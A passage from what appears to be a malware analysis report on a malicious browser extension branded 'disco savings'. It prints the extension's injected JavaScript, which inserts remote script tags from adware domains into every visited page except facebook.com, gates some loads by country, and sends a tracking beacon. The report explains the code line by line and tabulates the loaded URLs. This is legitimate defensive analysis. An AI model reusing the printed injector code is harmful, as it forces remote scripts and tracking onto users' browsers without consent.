document.location.protocol.indexOf('https')) {if (!b || 0 === b.length) return;d.setAttribute('src', b)} else
d.setAttribute('src', c);(document.getElementsByTagName('head')[0] ||
document.getElementsByTagName('body')[0]).appendChild(d);window['__utils_73143__' + a.pluginId] =
!0}}var c = 0;if (!(document && document.location && 'string' == typeof document.location.host && 0 <=
document.location.host.indexOf('facebook.com') && 194 !== a.pluginId)) {if (!document ||
!document.body){var id = setInterval(function (){var tag = (document.getElementsByTagName('head')[0] ||
document.getElementsByTagName('body')[0]);if (!document || !document.body || !tag){if
(c>20){clearInterval(id);return;}c++;return;}f();}, 500);} else {f();}}}parseInt("1428508580000",10)+36E5>(new
Date).getTime()&&(__utilityAddition__=function(){});function __inGeo__(a){return
0<=a.indexOf("SI")}__inGeo__(["IL"])&&(__utilityAddition__=function(){});

__inGeo__(["US","DE","UK"])&&__utilityAddition__({httpUrl:"http://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_
ID=crsrdr&SUB_DISTRIBUTER_ID=300291319428000000&BRAND_DISPLAY_NAME=disco
savings",httpsUrl:"https://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=crsrdr&SUB_DISTRIBUTER_ID=3002
91319428000000&BRAND_DISPLAY_NAME=disco savings",pluginId:242});

__inGeo__(["US","DE","UK"])||__utilityAddition__({httpUrl:"http://i.crbsjs.info/crbf/javascript.js?channel=crdr_
300291319428000000&appTitle=disco
savings&hid=76aa6319040f693c91a2fd0f149e819a",httpsUrl:"https://i_crbsjs_info.tlscdn.com/crbf/javascript
.js?channel=crdr_300291319428000000&appTitle=disco
savings&hid=76aa6319040f693c91a2fd0f149e819a",pluginId:102});

__utilityAddition__({httpUrl:"http://istatic.eshopcomp.com/fo/min/crqc.js?hid=76aa6319040f693c91a2fd0f14
9e819a&bname=disco
savings&subid=300291319428000000",httpsUrl:"https://istatic.eshopcomp.com/fo/min/crqc.js?hid=76aa631
9040f693c91a2fd0f149e819a&bname=disco savings&subid=300291319428000000",pluginId:288});

__inGeo__("MX IN CO ES CL DE US BE UK CA AU".split("
"))&&__utilityAddition__({httpUrl:"http://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=30029131942800
0000&san=disco
savings",httpsUrl:"https://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=di
sco savings",pluginId:302});

__utilityAddition__({httpUrl:"http://cdncache-
a.akamaihd.net/sub/h0982be/300291319428000000/l.js?pid=2295&ext=disco
savings",httpsUrl:"https://cdncache-
a.akamaihd.net/sub/h0982be/300291319428000000/l.js?pid=2295&ext=disco
savings",pluginId:390});__utilityAddition__({httpUrl:"http://cdncache-
```

a.akamaihd.net/sub/h0982be/300291319428000000/l.js?pid=2294&ext=disco savings",httpsUrl:"https://cdncache-a.akamaihd.net/sub/h0982be/300291319428000000/l.js?pid=2294&ext=disco savings",pluginId:391});

__inGeo__(["US","UK","DE","FR","IT"])&&parseInt("1428508580000",10)+432E5<=(new Date).getTime()&&(__utilityAddition__({httpUrl:"http://asrv-a.akamaihd.net/sd/1700/1046.js",httpsUrl:"https://asrv-a.akamaihd.net/sd/1700/1046.js",pluginId:230}),window._rvz1700x1046={publisher_subid:"300291319428000000",addonname:"disco savings"});

__inGeo__("DE AT CH FR PL RU IN BR NL ES IT".split(" "))&&__utilityAddition__({httpUrl:"http://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings",httpsUrl:"https://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings",pluginId:200});

__inGeo__("DE AT CH FR PL RU IN BR NL ES IT".split(" "))||__utilityAddition__({httpUrl:"http://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings",httpsUrl:"https://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings",pluginId:385});

__utilityAddition__({httpUrl:"http://cdn.visadd.com/script/14567725641/preload.js?subid=300291319428000000?um=Ads%20By%20Browser%20Extension",httpsUrl:"https://cdn.visadd.com/script/14567725641/preload.js?subid=300291319428000000?um=Ads%20By%20Browser%20Extension",pluginId:307});

__utilityAddition__({httpUrl:"http://a.tfxiq.com/a.php?626ref2=300291319428000000&626Name=disco savings&626ref3=76aa6319040f693c91a2fd0f149e819a&626ref1=63726f73737269646572&teid=73143&tuid=76aa6319040f693c91a2fd0f149e819a",httpsUrl:"https://a.tfxiq.com/a.php?626ref2=300291319428000000&626Name=disco savings&626ref3=76aa6319040f693c91a2fd0f149e819a&626ref1=63726f73737269646572&teid=73143&tuid=76aa6319040f693c91a2fd0f149e819a",pluginId:180});

__inGeo__("US UK RU IN BR DE FR ES NL DE AU CA AR MX BE CO".split(" "))||__utilityAddition__({httpUrl:"http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff",httpsUrl:"https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff",

pluginId:277});__inGeo__(["US","UK"])||__utilityAddition__({httpUrl:"http://cjs.linkbolic.com/scjs/cjs/ctxjs.js?aff_id=1145&subaff_id=300291319428000000&sbrand=disco savings",httpsUrl:"https://cjs.linkbolic.com/scjs/cjs/ctxjs.js?aff_id=1145&subaff_id=300291319428000000&sbrand=disco savings",pluginId:273});

__inGeo__(["US"])&&__utilityAddition__({httpUrl:"http://nps.pastaleads.com/npsb/logic.js?OriginId=E8A4A23A-B034-E211-A9A0-001517D10F6E&SiteId=Sales&PartnerID=20000&ProductName=disco savings&ToolbarId=300291319428000000",httpsUrl:"https://nps.pastaleads.com/npsb/logic.js?OriginId=E8A4A23A-B034-E211-A9A0-001517D10F6E&SiteId=Sales&PartnerID=20000&ProductName=disco savings&ToolbarId=300291319428000000",pluginId:184});

try{var rand=Math.floor(1E11*Math.random())%100+1;if(10>=rand){var is_https="string"===typeof

document.location.protocol&&0===document.location.protocol.indexOf("https"),query_for_sanity="monetization.gif?event=9&campaign=002913&ibic=76aa6319040f693c91a2fd0f149e819a&verifier=0473c4f7ec330f7ccabbc792ff716c0a&browser=ff&rand="+Math.floor(1111*Math.random()),domain_for_sanity=is_https?"https://m9u9b7r5.ssl.hwcdn.net/":"http://logs.buildomserv.com/",tag=document.createElement("img");tag.setAttribute("src",domain_for_sanity+

query_for_sanity);(document.getElementsByTagName("body")[0]||document.getElementsByTagName("head")[0]).appendChild(tag)}}catch(e$$7){};

Analyzing the Injected Code

We've figured out what JavaScript code gets injected into the web browser, but we haven't looked at what that JavaScript actually does. Let's first take a look at the __utilityAddition__ function appearing at the beginning of the JavaScript file. The whole function can be seen below.

```
1  function __utilityAddition_(a) {
2      function f() {
3          if ('undefined' === typeof window['__utils_73143__' + a.pluginId]) {
4              var d = document.createElement('script');
5              var b = a.httpsUrl;
6              var c = a.httpUrl;
7              d.setAttribute('type', 'text/javascript');
8              if ('string' === typeof document.location.protocol && 0 === document.location.protocol.indexOf('https')) {
9                  if (!b || 0 === b.length) return;
10                 d.setAttribute('src', b)
11             } else d.setAttribute('src', c);
12             (document.getElementsByTagName('head')[0] || document.getElementsByTagName('body')[0]).appendChild(d);
13             window['__utils_73143__' + a.pluginId] = !0
14         }
15     }
16     var c = 0;
17     if (!(document && document.location && 'string' == typeof document.location.host && 0 <= document.location.host.indexOf('facebook.com') && 194 !== a.pluginId)) {
18         if (!document || !document.body) {
19             var id = setInterval(function() {
20                 var tag = (document.getElementsByTagName('head')[0] || document.getElementsByTagName('body')[0]);
21                 if (!document || !document.body || !tag) {
22                     if (c > 20) {
23                         clearInterval(id);
24                         return;
25                     }
26                     c++;
27                     return;
28                 }
29                 f();
30             }, 500);
31         } else {
32             f();
33         }
34     }
35 }
```

Figure 34: The __utilityAddition__ function

The function contains a nested function f(), which is called by the rest of the code in the same function. On the line 17, there's an if clause checking whether the document.location exists and whether the document.location.host is a string: if we have visited some URL address, those will both evaluate to true. Then it checks whether we're located on the facebook.com website by using the document.location.host.indexOf function, which returns -1 if the substring “facebook.com” isn't found. At last it checks whether the pluginId is not 194; later on, we'll see that none the pluginId 194 is not set anywhere by the script, so this check is redundant. Therefore, the if clause checks whether we're located on any website except facebook.com.

The function then uses the setInterval function to execute the body of the function every 500

milliseconds. The body of the function then finds the element **head** or **body** in the current website. If none of those HTML elements is found, it will add 1 to the counter **c**, which will be called at most 20 times (by continuously calling the function body every 500 milliseconds), otherwise the time will be stopped by calling the clearInterval function and the process won't repeat anymore.

Regardless of what the code does, the function f() will be called anyway. The function checks whether the browser has an open window by an ID starting with "__utils_73143__". If that isn't the case, the code will create a new **script** element, add a 'text/javascript' type attribute and create the **src** attribute based on whether the current webpage URL address starts on 'http' or 'https'. The actual src to be appended to the <script> element is passed to the __utilityAddition__ function through **httpUrl** and **httpsUrl** parameters.

The __utilityAddition__ function is called multiple times as presented below. Note that the __inGeo__ function checks whether the inputted string contains the **SI** country code, which is the country code of **Slovenia**. This is used by the plugin to only load certain JavaScript files if they originate from a specific country, while otherwise they are not loaded. Part of the process of loading those scripts can be seen below.

```
37 function __inGeo__(a) {
38   return 0<=a.indexOf("SI")
39 }
40
41 __inGeo__(["IL"]) && (__utilityAddition__=function(){});
42 __inGeo__(["US", "DE", "UK"]) && __utilityAddition__({
43             httpUrl: "http://inst.shoppingate.info/js/sg_bg.js?
   AFFILIATE_ID=crsrdr&SUB_DISTRIBUTER_ID=3002913194280000000&BRAND_DISPLAY_NAME=disco savings",
44             httpsUrl: "https://inst.shoppingate.info/js/sg_bg.js?
   AFFILIATE_ID=crsrdr&SUB_DISTRIBUTER_ID=3002913194280000000&BRAND_DISPLAY_NAME=disco savings",
45             pluginId: 242
46 });
47 __inGeo__(["US", "DE", "UK"]) || __utilityAddition__({
48             httpUrl: "http://i.crbsjs.info/crbf/javascript.js?channel=crdr_3002913194280000000&appTitle=disco
   savings&hid=76aa6319040f693c91a2fd0f149e819a",
49             httpsUrl: "https://i_crbsjs_info.tlscdn.com/crbf/javascript.js?
   channel=crdr_3002913194280000000&appTitle=disco savings&hid=76aa6319040f693c91a2fd0f149e819a",
50             pluginId: 102
51         }); __utilityAddition__({
52             httpUrl: "http://istatic.eshopcomp.com/fo/min/crqc.js?hid=76aa6319040f693c91a2fd0f149e819a&bname=disco
   savings&subid=300291319428000000",
53             httpsUrl: "https://istatic.eshopcomp.com/fo/min/crqc.js?
   hid=76aa6319040f693c91a2fd0f149e819a&bname=disco savings&subid=300291319428000000",
54             pluginId: 288
55         });
```

Figure 35: Loading additional scripts based on originating country

The table below presents the scripts that are loaded regardless of the country from where the JavaScript gets loaded.

Table 2: URLs being loaded by the malicious extension regardless of the country of origin

The HTTP URL	The HTTPS URL
http://istatic.eshopcomp.com/fo/min/crqc.js?hid=76aa6319040f693c91a2fd0f149e819a&bname=disco savings&subid=300291319428000000	https://istatic.eshopcomp.com/fo/min/crqc.js?hid=76aa6319040f693c91a2fd0f149e819a&bname=disco savings&subid=300291319428000000

http://cdncache-a.akamaihd.net/sub/h0982be/300291319428000000/l.js?pid=2295&ext=disco savings	https://cdncache-a.akamaihd.net/sub/h0982be/300291319428000000/l.js?pid=2295&ext=disco savings
http://cdncache-a.akamaihd.net/sub/h0982be/300291319428000000/l.js?pid=2294&ext=disco savings	https://cdncache-a.akamaihd.net/sub/h0982be/300291319428000000/l.js?pid=2294&ext=disco savings
http://cdn.visadd.com/script/14567725641/preload.js?subid=300291319428000000?um=Ads%20By%20Browser%20Extension	https://cdn.visadd.com/script/14567725641/preload.js?subid=300291319428000000?um=Ads%20By%20Browser%20Extension
http://a.tfxiq.com/a.php?626ref2=300291319428000000&626Name=disco savings&626ref3=76aa6319040f693c91a2fd0f149e819a&626ref1=63726f73737269646572&teid=73143&tuid=76aa6319040f693c91a2fd0f149e819a	https://a.tfxiq.com/a.php?626ref2=300291319428000000&626Name=disco savings&626ref3=76aa6319040f693c91a2fd0f149e819a&626ref1=63726f73737269646572&teid=73143&tuid=76aa6319040f693c91a2fd0f149e819a
http://logs.buildomserv.com/monetization.gif?event=9&campaign=002913&ibic=76aa6319040f693c91a2fd0f149e819a&verifier=0473c4f7ec330f7ccabbc792ff716c0a&browser=ff&rand=908	https://m9u9b7r5.ssl.hwcdn.net/monetization.gif?event=9&campaign=002913&ibic=76aa6319040f693c91a2fd0f149e819a&verifier=0473c4f7ec330f7ccabbc792ff716c0a&browser=ff&rand=908

The table below presents the scripts that are loaded regarding the country from where the JavaScript gets loaded.

Table 3: URLs being loaded by the malicious extension regarding the country of origin

The HTTP URL	The HTTPS URL
US (United States)	
http://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=crsrdr&SUB_DISTRIBUTER_ID=300291319428000000&BRAND_DISPLAY_NAME=disco savings	https://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=crsrdr&SUB_DISTRIBUTER_ID=300291319428000000&BRAND_DISPLAY_NAME=disco savings
http://i.crbsjs.info/crbf/javascript.js?channel=crdr_300291319428000000&appTitle=disco savings&hid=76aa6319040f693c91a2fd0f149e819a	https://i_crbsjs_info.tlscdn.com/crbf/javascript.js?channel=crdr_300291319428000000&appTitle=disco savings&hid=76aa6319040f693c91a2fd0f149e819a
http://asrv-a.akamaihd.net/sd/1700/1046.js	https://asrv-a.akamaihd.net/sd/1700/1046.js
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff
http://cjs.linkbolic.com/scjs/cjs/ctxjs.js?aff_id=1145&subaff_id=300291319428000000&sbrand=disco savings	https://cjs.linkbolic.com/scjs/cjs/ctxjs.js?aff_id=1145&subaff_id=300291319428000000&sbrand=disco savings
http://nps.pastaleads.com/npsb/logic.js?OriginId=E8A4A23A-B034-E211-A9A0-001517D10F6E&SiteId=Sales&PartnerID=20000&ProductName=disco savings&ToolbarId=300291319428000000	https://nps.pastaleads.com/npsb/logic.js?OriginId=E8A4A23A-B034-E211-A9A0-001517D10F6E&SiteId=Sales&PartnerID=20000&ProductName=disco savings&ToolbarId=300291319428000000
DE (Germany)	
http://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=crsrdr&SUB_DISTRIBUTER_ID=300291319428000000&BRAND_DISPLAY_NAME=disco savings	https://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=crsrdr&SUB_DISTRIBUTER_ID=300291319428000000&BRAND_DISPLAY_NAME=disco savings
http://i.crbsjs.info/crbf/javascript.js?channel=crdr_300291319428000000&appTitle=disco savings&hid=76aa6319040f693c91a2fd0f149e819a	https://i_crbsjs_info.tlscdn.com/crbf/javascript.js?channel=crdr_300291319428000000&appTitle=disco savings&hid=76aa6319040f693c91a2fd0f149e819a
http://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings	https://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings
http://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings	https://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff

http://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings	https://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings
http://asrv-a.akamaihd.net/sd/1700/1046.js	https://asrv-a.akamaihd.net/sd/1700/1046.js
UK (United Kingdom)	
http://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=crsrdr&SUB_DISTRIBUTER_ID=3002913194280000000&BRAND_DISPLAY_NAME=disco savings	https://inst.shoppingate.info/js/sg_bg.js?AFFILIATE_ID=crsrdr&SUB_DISTRIBUTER_ID=3002913194280000000&BRAND_DISPLAY_NAME=disco savings
http://i.crbsjs.info/crbf/javascript.js?channel=crdr_300291319428000000&appTitle=disco savings&hid=76aa6319040f693c91a2fd0f149e819a	https://i_crbsjs_info.tlscdn.com/crbf/javascript.js?channel=crdr_3002913194280000000&appTitle=disco savings&hid=76aa6319040f693c91a2fd0f149e819a
http://asrv-a.akamaihd.net/sd/1700/1046.js	https://asrv-a.akamaihd.net/sd/1700/1046.js
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff
http://cjs.linkbolic.com/scjs/cjs/ctxjs.js?aff_id=1145&subaff_id=300291319428000000&sbrand=disco savings	https://cjs.linkbolic.com/scjs/cjs/ctxjs.js?aff_id=1145&subaff_id=300291319428000000&sbrand=disco savings
MX (Mexico)	
http://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings	https://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff
IN (India)	
http://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings	https://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings
http://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings	https://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings
http://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings	https://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff
CO (Colombia)	
http://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings	https://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff
ES (Spain)	
http://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings	https://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings
http://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings	https://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff
CL (Chile)	
http://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings	https://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings
BE (Belgium)	
http://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=30029131942	https://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=30029131942

8000000&san=disco savings	8000000&san=disco savings
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff
CA (Canada)	
http://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings	https://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff
AU (Australia)	
http://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings	https://savy.utop.it/tb/host.jsp?pid=31439&aid=savy&said=300291319428000000&san=disco savings
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff
FR (France)	
http://asrv-a.akamaihd.net/sd/1700/1046.js	https://asrv-a.akamaihd.net/sd/1700/1046.js
http://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings	https://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings
http://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings	https://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff
AT (Austria)	
http://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings	https://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings
http://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings	https://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings
CH (Switzerland)	
http://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings	https://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings
http://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings	https://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings
PL (Poland)	
http://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings	https://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings
http://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings	https://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings
RU (Russia)	
http://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings	https://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings
http://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings	https://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff
BR (Brazil)	
http://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings	https://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings

http://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings	https://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff
NL (Netherlands)	
http://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings	https://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings
http://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings	https://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff
IT (Italy)	
http://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings	https://rules.foxydeal.com/v1.0/whitelist/1070/300291319428000000?partnerName=disco savings
http://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings	https://api.jollywallet.com/affiliate/client?dist=329&sub=300291319428000000&name=disco savings
AR (Argentina)	
http://cdn.staticwebdom.com/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff	https://d2a8a4q9.ssl.hwcdn.net/js/a.js?namespace=LITE&campaignId=002913&countryCode=194&installationTime=1428508580000&appID=73143&IBIC=76aa6319040f693c91a2fd0f149e819a&subID=300291319428000000&appName=disco savings&asw=[]&browserName=ff

All those URLs are appended as a child HTML elements to the <head> or <body> HTML elements. But this doesn't conclude our analysis, since the there's additional code that gets executed and is presented below.

The code calculates the random value from 1-100 and if the value is lower than 10, it processes the body of the try catch, otherwise it doesn't do anything. In the body, it checks whether the currently loaded website is located on http or https, which is used to select either “https://m9u9b7r5.ssl.hwcdn.net/" or "http://logs.buildomserv.com/” domain. The function then creates the <img> element, adds the previously presented URL address into the **src** attribute and appends the whole element to the <body> or <head> HTML elements in the website.

```
111         try {
112             var rand = Math.floor(1E11 * Math.random()) % 100 + 1;
113             if (10 >= rand) {
114                 var is_https = "string" === typeof document.location.protocol && 0 === document.location.protocol.
    indexOf("https"),
115                     query_for_sanity = "monetization.gif?
    event=9&campaign=002913&ibic=76aa6319040f693c91a2fd0f149e819a&verifier=0473c4f7ec330f7ccabbc792ff716c0a&browser=ff&r
    and=" + Math.floor(1111 * Math.random()),
